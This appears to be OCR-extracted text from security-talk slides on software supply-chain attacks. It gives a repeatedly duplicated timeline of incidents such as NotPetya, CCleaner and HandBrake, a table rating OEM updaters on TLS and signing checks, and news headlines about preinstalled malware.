


HandBrake
(Proton)


Linux Mint OS
Classic Shell & Audacity
IDM UltraEdit "Operation WilySupply"
MeDoc (NotPetya)
Jan
2016
Aug
Nov - Dec
2017
Mar
Jun
May
Transmission (KeRanger, Keydnap)
Ask.com Partner Network (2x)
HandBrake (Proton)


GOM Player
Monju Reactor Facility
Jan ‘14
Linux Mint OS
Classic Shell & Audacity
IDM UltraEdit
“Operation WilySupply”
Mar
MeDoc
(NotPetya)
Jun
2015
2016
Jan
2017
Jun ‘13
SimDisk
Apr
Altair EvLog
“Kingslayer” campaign
Aug
Transmission
(KeRanger, Keydnap)
Nov - Dec
Ask.com Partner Network
(2x)
May
HandBrake
(Proton)


GOM Player
Monju Reactor Facility
Jan '14
Jun '13
SimDisk
2015
Apr
Altair EvLog
"Kingslayer" campaign
2016
Linux Mint OS
Jan
Classic Shell & Audacity
Aug
Transmission
(KeRanger, Keydnap)
Nov - Dec
Ask.com Partner Network
(2x)
2017
IDM UltraEdit
"Operation WilySupply"
Mar
MeDoc
(NotPetya)
Jun
May
HandBrake
(Proton)
Net-Sarang
Jul-Aug
Aug
Web Developer
+8 other Chrome extensions
CCleaner
Sep
Oct
Elmedia Player
(Proton)


Classic Shell & Audacity
IDM UltraEdit "Operation WilySupply"
MeDoc (NotPetya)
Net-Sarang
CCleaner
Exposure Time: One month
Downloads: 700,000
Targeted Victims: 18 tech firms
Aug
Nov - Dec
2017
Mar
May
Jun
Jul-Aug
Aug
Sep
Oct

Mar

Jun

Sep

2017

ug

Nov -
Dec

May

Aug

Oct

nsmission
eRanger,
eydnap)

Ask.com Partner Network
(2x)

Exposure Time: One to three days
Downloads: ~4.8 million
Targeted Victims: Mass adware

Web Developer
+8 other Chrome extensions

Elmedia Player
(Proton)

Exposure Time: Under one day
Downloads: Unknown
Impacted Victims: 25(?) companies

IDM
UltraEdit
"Operation
WilySupply"

Linux
Mint OS

MeDoc
(NotPetya)

Net-
Sarang

Jan

Aug

Nov -
Dec

2017

Mar

Jun

May

Aug

un

2015

Apr

Altair EvLog
“Kingslayer” campaign

2016

Jan

Aug

Nov - Dec

Exposure Time: 16 days
Downloads: Unknown
Impacted Victims: Unknown


2017

Mar

Jun

May

HandBrake
(Proton)


GOM Player
Monju Reactor Facility
Jan '14
Jun '13
SimDisk
2015
Apr
Altair EvLog
"Kingslayer" campaign
2016
Linux Mint OS
Jan
Classic Shell & Audacity
Aug
Transmission
(KeRanger, Keydnap)
Nov - Dec
Ask.com Partner Network
(2x)
2017
IDM UltraEdit
"Operation WilySupply"
Mar
MeDoc
(NotPetya)
Jun
May
HandBrake
(Proton)
Net-Sarang
Jul-Aug
Aug
Web Developer
+8 other Chrome extensions
CCleaner
Sep
Oct
Elmedia Player
(Proton)


…and this just one of many types of software supply-chain attacks…

Out-of-Box Exploitation

A Security Analysis of OEM Updaters

Darren Kemp
Chris Czub
Mikhail Davidov

OEM vendor and software version	Manifest Transmitted Over TLS	Signed Manifest	Updates Transmitted Over TLS	Authenticode Validation
Acer	✗	✗	✗	✗
Asus	✗	✗	✗	✗
Dell DFS 2.1.3.1	✓	✗	✓	✗
Dell DFS 2.4.3.0	✓	✗	✓	✓
Dell Update 1.8.114.0	✓	✗	✓	✓
Hewlett-Packard HPSF 8	✗	✗	✓	✓
Lenovo UpdateAgent 1.0.0.4	✗	✗	✗	✗
Lenovo Solution Center 3.1.001	✓	✓	✓	✓



Lenovo Shipping PCs with Pre-Installed 'Superfish Malware' that Kills HTTPS

Thursday, February 19, 2015 Swati Khandelwal

Storwize USB Initialization Tool may contain malicious code

Ask the IBM Support Agent Tool

Flash (Alert)

Abstract

IBM has detected that some USB flash drives containing the initialization tool shipped with the IBM Storwize V3500, V3700 and V5000 Gen 1 systems contain a file that has been infected with malicious code.

ars TECHNICA BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE FORUMS

BIZ & IT —

Malware found preinstalled on 38 Android phones used by 2 companies

Malicious apps were surreptitiously added somewhere along the supply chain.

DAN GOODIN - 3/10/2017, 4:03 PM

The Register®
Biting the hand that feeds IT

Security

Over a million Android users fooled by fake WhatsApp app in official Google Play Store

Rap for whack WhatsApp chat app chaps in ad crap flap

By Iain Thomson in San Francisco 3 Nov 2017 at 20:49

SUBSCRIBE | ABOUT | RSS


cyberscoop

BROUGHT TO YOU BY SNG

GOVERNMENT | TRANSPORTATION | HEALTHCARE | TECHNOLOGY | FINANCIAL | WATCH | LISTEN | ATTEND | COMMUNITY


GOVERNMENT

Chinese-authored spyware found on more than 700 million Android phones




Enterprise Software

End-user Software




Development Toolchain

PAAS and SAAS




Hardware and Firmware

Data Providers



Enterprise Software


End-user Software



Development Toolchain

PAAS and SAAS

Hardware and Firmware



Data Providers

What’s driving these attacks?
(despite their relative difficulty)

Internet Explorer 8 Zero Day Exploit Targeted Nuclear Workers

A new zero-day in IE 8 has been found in the wild infecting the Department of Labor (DoL) Website, last week.

By Max Eddy May 6, 2013 11:32AM EST

Chinese Hackers Target Forbes.com in Watering Hole Attack

